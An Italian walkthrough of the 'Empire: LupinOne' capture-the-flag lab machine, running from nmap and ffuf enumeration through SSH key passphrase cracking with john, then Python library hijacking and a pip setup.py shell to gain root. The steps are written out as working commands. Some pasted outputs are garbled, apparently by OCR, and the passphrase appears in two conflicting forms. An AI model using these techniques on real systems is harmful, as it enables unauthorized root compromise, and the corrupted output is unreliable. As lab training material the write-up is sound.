Relazione sulla Risoluzione della Blackbox "Empire: LupinOne"

Network Scanning

La prima fase consiste nell'individuare l'indirizzo IP della macchina target. Per farlo, viene eseguito il comando:

netdiscover

Una volta identificato l'IP della vittima, si procede con una scansione approfondita utilizzando **Nmap**:

nmap -A 192.168.56.102

nmap -sV 192.168.56.102

```
**, nmap -A 192.168.56.102
Starting Nmap 7.945VN ( https://nmap.org ) at 2025-03-18 07:37 EDT
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.56.102
Nost is up (0.00053s latency).
Not shown: 998 closed tcp ports (reset)
PORT STATE SERVICE VERSION
22/tcp open ssh
                          OpenSSH 8.4p1 Debian 5 (protocol 2.0)
  ssh-hostkey:
     3072 ed:ea:d9:d3:af:19:9c:8e:4e:0f:31:db:f2:5d:12:79 (RSA)
   256 bf:9f:a9:93:c5:87:21:a3:6b:6f:9e:e6:87:61:f5:19 (ECDSA)
256 ac:18:ec:cc:35:c0:51:f5:6f:47:74:c3:01:95:b4:0f (ED25519)
|_/~myfiles
MAC Address: 08:00:27:14:92:F4 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 OS details: Linux 4.15 - 5.8 Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
 TRACEROUTE
               ADDRESS
 1 0.53 ms 192.168.56.102
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
 Nmap done: 1 IP address (1 host up) scanned in 7.95 seconds
```


Dal risultato emergono due principali servizi attivi:

• Un server **SSH** in ascolto sulla porta **22**.


Un servizio **HTTP (Apache Server)** sulla porta **80**, che espone la directory /~myfiles.

Enumerazione

L'analisi parte visitando la pagina http://192.168.56.102/~myfiles/, che restituisce un **Errore 404**. Tuttavia, ispezionando il codice sorgente della pagina, si trova un commento sospetto:



Error 404




<!-- you can do it, keep trying -->

Questo suggerisce la presenza di ulteriori contenuti nascosti. Viene quindi avviata una fase di fuzzing con **ffuf** per scoprire eventuali directory o file nascosti:

ffuf -c -w /usr/share/seclists/Discovery/Web-Content/common.txt -u 'http://192.168.56.102/~FUZZ'

L'output rivela l'esistenza di una directory chiamata /~secret. Approfondendo, si decide di fuzzare ulteriormente per individuare eventuali file nascosti all'interno di questa directory:



Hello Friend, Im happy that you found my secret diretory, I created like this to share with you my create ssh private key file, Its hided somewhere here, so that hackers dont find it and crack my passphrase with fasttrack. I'm smart I know that.

Any problem let me know

Your best friend icex64

ffuf -c -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -u 'http://192.168.56.102/~secret/.FUZZ' -ic -fc 404,403 -e .pem,.txt,.html

Il risultato è il file mysecret.txt, accessibile all'indirizzo:

http://192.168.56.102/~secret/.mysecret.txt

visualizzata in kali con il comando:

curl http://192.168.56.102/~secret/.mysecret.txt

(Nalio Rali)-[-]
curl http://192.168.56.102/-secret/.mysecret.txt
coxbokNQddM6icSsup2udgask-fobDYnAru3kw5amvTuRqaarnchC3NLKBqFM2ywrNbRTW3eTpUVz29qrUBnyhAK8TWu9cFxLoscWUrc4rLcRafiVvxPRpP692Bw5bshu6Z2pixzJWvNZhPEoQ
JRX-JJunupsEncgjuxD7Bh1TM2Gi.ZnuxCqbqahuC1udhLSk81Yh9LkND67W087Ud2JpdUwjMosSeHEbv7jCEYBnkRPpDhSgj.7jmfzxmfzxS9wK6DNLmQBsNT93eLcWyYGEFKULeY6wuyTmffqYZE
XhDtXCppkmA3Jo2Q85Vok6-74MSDA1TdjKvEsVGLVMMkKDpshz11GcDbu4celw3ilYvNVZX7SbZx8F2acdwF7YWgaahnch3yvoaoole8DiCAojiJuJafQUmfocvugzn8IGAJ8LdxQjosSitHm
JtvappBofAH7g5JmmGAW2ZPMAWWWighsEv5LookD5xScVCXXgNAFAERAficAn.nzlYgcFRAfix3rWFDNMEpsg.gcCWY9Yh3ke7dbu6MgBofXMD73wm2a30wXVGM8xsizrAwwXKSLxardUbfKnmcubuMWAnismTyuvMTnjKzvZTBbd5dyhJxAY2SxFetZdwSySfetZdwCyfxSgxAfacAfixArafixAr

Esplorando il file tramite browser, si osserva che contiene una chiave SSH privata, ma codificata. Dopo un'attenta analisi e numerose prove si intuisce che la codifica è in **Base58**. Utilizzando strumenti online, la chiave viene decodificata correttamente.

b3BlbnNzaC1rZXktdjEAAAAACmFlczI1Ni1jYmMAAAAGYmNyeXB0AAAAGAAAABDy33c2Fp PBYANne4oz3usGAAAAEAAAAEAAAIXAAAAB3NzaC1yc2EAAAADAQABAAACAQDBzHjzJcvk 9GXiytplgT9z/mP91NqOU9QoAwop5JNxhEfm/j5KQmdj/JB7sQlhBotONvqaAdmsK+OVL9 H6NSb0jMbMc4soFrBinoLEkx894B/PqUTODesMEV/aK22UKegdwlJ9Arf+1Y48V86gkzS6 xzoKn/ExVkApsdimIRvGhsv4ZMmMZEkTIoTEGz7raD7QHDEXiusWl0hkh33rQZCrFsZFT7 JØwKgLrX2pmoMQC6o420QJaNLBzTxCY6jU2BDQECoVuRPL7eJaØ/nRfCaOrIzPfZ/NNYgu /Dlf1CmbXEsCVmlD71cbPqwfWKGf3hWeEr0WdQhEuTf50yDICwUbg0dLiKz4kcskYcDzH0 ZnaDsmjoYv2uLVLi19jrfnp/tVoLbKm39ImmV6Jubj6JmpHXewewKiv6z1nNE8mkHMpY5I he0cLdýv316bF180+3ý5m3gPIhUUk78C5n0VUOPSQMsx56d+B9H2bFiI2lo18mTFawa0pf XdcBVXZkouX3nlZB1/Xoip71LH3kPI7U7fPsz5EyFIPWIaENsRmznbtY9ajQhbjHAjFClA nzXJi4LGZ6mjaGEil+9g4U7pjtEAqYv1+3×8F+zuiZsVdMr/66Ma4e6iwPLqmtzt3UiFGb 4Ie1xaWQf7UnloKUyjlvMwBbb3gRYakBbQApoONhGoYQAAB1BkuFFctACNrlDxN180vczq mXXs+ofdFSDieiNhKCLdSqFDsSALaXkLX8DFDpFY236qQE1poC+LJsPHJYSpZOr0cGjtWp MkMcBnzD9uynCjhZ9ijaPY/vMY7mtHZNCY8SeoWAXYXToKy2cu/+pVyGQ76KYt3J0AT7wA 2OR3aMMk0o1LoozuyvOrB3cXMHh75zBfgQyAeeD7LyYG/b7z6zGvVxZca/g572CXxXSXlb QOw/AR8ArhAP4SJRNkFoV2YRCe38WhQEp4R6k+34tK+kUoEaVAbwU+IchYyM8ZarSvHVpE vFUPiANSHCZ/b+pdKQtBzTk5/VH/Jk3QPcH69EJyx8/gRE/glQY6z6nC6uoG4AkIl+g0xZ 0hWJJv0R1Sgrc91mBVcYwmuUPFRB5YFMHDWbYmZ0IvcZtUxRsSk2/uWDWZcW4tDskEVPft rqE36ftm9eJ/nWDsZoNxZbjo4cF44PTF0WU6U0UsJW6mDclDko6XSjCK4tk8vr4qQB80LB QMbbC0EV000m9ru89e1a+FCKhEPP6LfwoBGCZMkgd0gUmastvCeUmht6a1z6nXTizommZ x+ltg9c9xfe08tg1xasCel1BluIhUKwGDkLCeIEsD1HYDBXb+HjmHfwzRipn/tLuNPLNjG nx9LpVd7M72Fjk6lly8KUGL7z95HAtwmSgqIRlN+M5iKlB5CVafq0z59VB8vb9oMUGkCC5 VQRfKlzvKnPk0Ae9QyPUzADy+gCuQ2HmSkJTxM6KxoZUpDCfvn08Txt0dn7CnTrFPGIcTO cNi2xzGu3wC7jpZvkncZN+qRB0ucd6vfJ04mcT03U5oq++uyXx8t6EKESa4LXccPGNhpfh nEcgvi6QBMBgQ1Ph0JSnUB7jjrkjqC1q8qRNuEcWHyHgtc75JwEo5ReLdV/hZBWPD8Zefm 8UytFDSagEB40Ej9jbD5GoHMPBx8VJOLhQ+4/xuaairC7s9OcX4WDZeX3E0FjP9kq3QEYH zcíxzXCpk5KnVmxPul7vNieQ2gqBjtR9BA3PqCXPeIH0OWXYE+LRnG35W6meqqQBw8gSPw n49YlYW3wxv1G3qxqaaoG23HT3dxKcssp+XqmSALaJIzYlpnH5Cmao4eBQ4jv7qxKRhspl AbbL2740eXtrhk3AIWiaw1h0DRXrm2GkvbvAEewx3sXEtPnMG4YVyVAFfgI37MUDrcL093 oVb4p/rHHqqPNMNwM1ns+adF7REjzFwr4/trZq0XFkrpCe5fBYH58Yyf0⁾g8up3DMxcSSI 63RqSbk60Z3iYiwB8iQgortZm0UsQbzLj9i1yiKQ60ekRQaEGxuiIUA1SvZoQ09NnTo0SV y7mHzzG17nK4lMJXqTxl08q260zvdqevMX9b3GABVaH7fsYxoXF7eDsRSx83pjrcSd+t0+ t/YYhQ/r2z30YfqwLas7ltoJotTcmPqII28JpX/nlpkEMcuXoLDzLvCZORo7ÅÝd8JQrtg2 Ays8pHGynylFMDTn13gPJTYJhLDO4H9+7dZy825mkfKnYhPnioKUFgqJK2yswQaRPLakHU yviNXqtxyqKc5qYQMmlF1M+fSjExEYfXbIcBhZ7gXYwalGX7uX8vk8zO5dh9W9SbO4LxlI . 8nSvezGJJWBGXZAZSiLkCVp08PeKxmKN2S1TzxqoW7VOnI3jBvKD3IpQXSsbTgz5WB07BU mUbxCXl1NYzXHPEAP95Ik8cMB8MOyFcElTD8BXJRBX2I6zHOh+4Qa4+oVk9ZluLBxeu22r VgG7l5THcj07L4YubiXuE2P7u77obWUfeltC8wQ0jArWi26x/IU\FP8Nq964pD7m/dPHQ E8/oh4V1NTGWrDsK3AbLk/MrgROSg7Ic4BS/8IwRVuC+d2w1Pq+X+zMkblEpD49IuuIazJ BHk3s6SyWUhJfD6u4C3N8zC3Jebl6ixeVM2vEJWZ2Vhcy+31qP800/+Kk9NUWalsz+6Kt2 yueBXN1LLFJNRVMvVO823rzVVOY2yXw8AVZKOqDRzgvBk1AHnS7r3lfHWEh5RyNhiEIKZ+ wDSuOKenqc71GfvgmVOUypYTtoI527fiF/9rS3MQH2Z3l+qWMw5A1PU2BCkMso0600IE9P 5KfF3atxbiAVii6oKfBnRhqM2s4SpWDZd8xPafktBPMgN97TzLWM6pi0NgS+fJtJPpDRL8 vTGvFCHHV14SgTB64+HTAH53uQC5q1zj5t381n3LCWtPExGV3e1KbxuMxTDGwwSLT/DKcZ Qb50sQsJUxKkuMyfvDQC9wyhYnH0/4m9ahgaTwzQFfyf7DbTM0+sXKrlTYdMYGNZ1tKeqB lbsU2HpDgh3HuudIVbtXG74nZaLPTevSrZKSAOit+Qz6M2ZAuJJ5s7UElqrLliR2FAN+gB ECm2RgzB3Huj8mM39RitRGtIhejpsWrDkbSzVHMhTEz4tIwHgKk01BTD34rveel/40RlsC .UJ66WmRUN9ÉoVlkeCzQJwivI: -END OPENSSH PRIVATE KEY-

Exploitation

La chiave SSH è protetta da passphrase. Per ottenerla, viene utilizzato **ssh2john** per convertire la chiave in un hash crackabile:

ssh2john.py chiave bb.rsa > hash

```
(kali@ kali)-[~]
$ ssh2john chiave_bb.rsa > hash

(kali@ kali)-[~]
$ john --wordlist=/usr/share/wordlists/fasttrack.txt hash
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 2 for all loaded hashes
Cost 2 (iteration count) is 16 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
PD55w0rd! (chiave_bb.rsa)
1g 0:00:00:02 DONE (2025-03-18 11:37) 0.4132g/s 39.66p/s 39.66c/s 39.66C/s Autumn2013..testing123
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Successivamente si utilizza **John the Ripper** con una wordlist chiamata fasttrack (lasciata come indizio nella pagina web):

john --wordlist=/usr/share/wordlists/fasttrack.txt hash

Dopo pochi secondi, la passphrase viene trovata: P@55w0rd!.

Ora sono disponibili tutti gli elementi per autenticarsi via SSH come utente icex64:

sudo ssh -i chiave_bb.rsa icex64@192.168.56.102

L'accesso risulta immediato e si nota la presenza di uno script Python interessante:

```
icex64@LupinOne:~/.ssh$ sudo -l
Matching Defaults entries for icex64 on LupinOne:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin
User icex64 may run the following commands on LupinOne:
    (arsene) NOPASSWD: /usr/bin/python3.9 /home/arsene/heist.py
icex64@LupinOne:~/.ssh$
```

Privilege Escalation - Fase 1 (Python Library Hijacking)

Analizzando i permessi e i file presenti, si evidenzia che lo script heist.py può essere potenzialmente sfruttato tramite una tecnica di **Python Library Hijacking**.

Per raccogliere maggiori informazioni, viene scaricato ed eseguito LinPEAS:

python -m http.server 4444 # Sul sistema di attacco

cd /tmp # Sul target

wget 192.168.56.102/linpeas.sh

chmod 777 linpeas.sh

./linpeas.sh

LinPEAS rivela che il modulo Python webbrowser.py può essere manipolato.

```
Interesting writable files owned by me or writable by everyone (not in Home) (max 200)

https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#writable-files

dev/mqueue

dev/shm
home/icex64
/run/user/1001/gnupg
/run/user/1001/systemd/
/run/user/1001/systemd/inaccessible
/run/user/1001/systemd/inaccessible
/run/user/1001/systemd/inaccessible/rir
/run/user/1001/systemd/inaccessible/reg
/run/user/1001/systemd/inaccessible/reg
/run/user/1001/systemd/inaccessible/reg
/run/user/1001/systemd/inaccessible/reg
/run/user/1001/systemd/inaccessible/reg
/run/user/1001/systemd/inaccessible/reg
/run/user/loo1/systemd/inaccessible/reg
/run/user/loo1/systemd/inaccesible/reg
/run/user/loo1/systemd/inaccessibl
```

Modificando questo modulo e inserendo in fondo:

import pty pty.spawn("/bin/bash")

```
def main():
    import getopt
    usage = """Usage: %s [-n | -t] url
    -n: open new window
    -t: open new tab" "" % sys.argv[0]
    try:
        opts, args = getopt.getopt(sys.argv[1:], 'ntd')
    except getopt.error as msg:
        print(msg, file=sys.stderr)
        print(usage, file=sys.stderr)
        sys.exit(1)
    new_win = 0
    for o, a in opts:
        if o = '-n': new_win = 1
elif o = '-t': new_win = 2
    if len(args) \neq 1:
        print(usage, file=sys.stderr)
        sys.exit(1)
    url = args[0]
    open(url, new_win)
    print("\a")
if __name__ = "__main__":
    main()
import pty
pty.spawn("/bin/bash")
```

si può ottenere una shell con permessi più elevati.

A questo punto viene eseguito:

sudo -u arsene /usr/bin/python3.9 /home/arsene/heist.py

```
icex64@LupinOne:~$ sudo -u arsene /usr/bin/python3.9 /home/arsene/heist.py
bash-5.1$ id
uid=1000(arsene) gid=1000(arsene) groups=1000(arsene),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),109(netdev)
```

Con successo si ottiene l'accesso come utente arsene.

Privilege Escalation - Fase 2 (Pip Privilege Escalation)

Verificando i permessi dell'utente arsene:

sudo -l

si scopre che può eseguire **pip** come root senza autenticazione. Si applica quindi la tecnica di privilege escalation tramite pip:

```
TF=$(mktemp -d)
echo "import os; os.execl('/bin/sh', 'sh', '-c', 'sh <$(tty) >$(tty) 2>$(tty)')" > $TF/setup.py
sudo pip install $TF
```

```
bash-5.1$ echo "import os; os.execl('/bin/sh', 'sh', '-c', 'sh <$(tty) >$(tty) 2>$(tty)')" > $TF/setup.py
bash-5.1$ echo "import os; os.execl('/bin/sh', 'sh', '-c', 'sh <$(tty) >$(tty) 2>$(tty)')" > $TF/setup.py
bash-5.1$ sudo pip install $TF
Processing /tmp/tmp.JjIbarSlpe
```

Questo consente l'ottenimento diretto di una shell con privilegi di root.

Una volta ottenuti i privilegi di root

```
# id
uid=0(root) gid=0(root) groups=0(root)
# cd /root
# ls
root.txt
```

id

grazie al comando

cd /root

e successivamente

ls

notiamo un file denominato root.txt

cat root.txt

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3mp!r3{congratulations_you_manage_to_pwn_the_lupin1_box}
See you on the next heist
```

Conclusione

L'intera procedura ha permesso di compromettere completamente la macchina, partendo dall'enumerazione di servizi esposti fino al completo controllo del sistema come utente root, culminando con il recupero della flag. La macchina "Empire: LupinOne" si è dimostrata un ottimo esercizio per mettere alla prova e affinare competenze su:

- Enumerazione e scanning.
- Fuzzing e raccolta di informazioni sensibili.
- Sfruttamento di chiavi SSH e cracking di passphrase.
- Tecniche di privilege escalation tramite Python Library Hijacking e pip exploitation.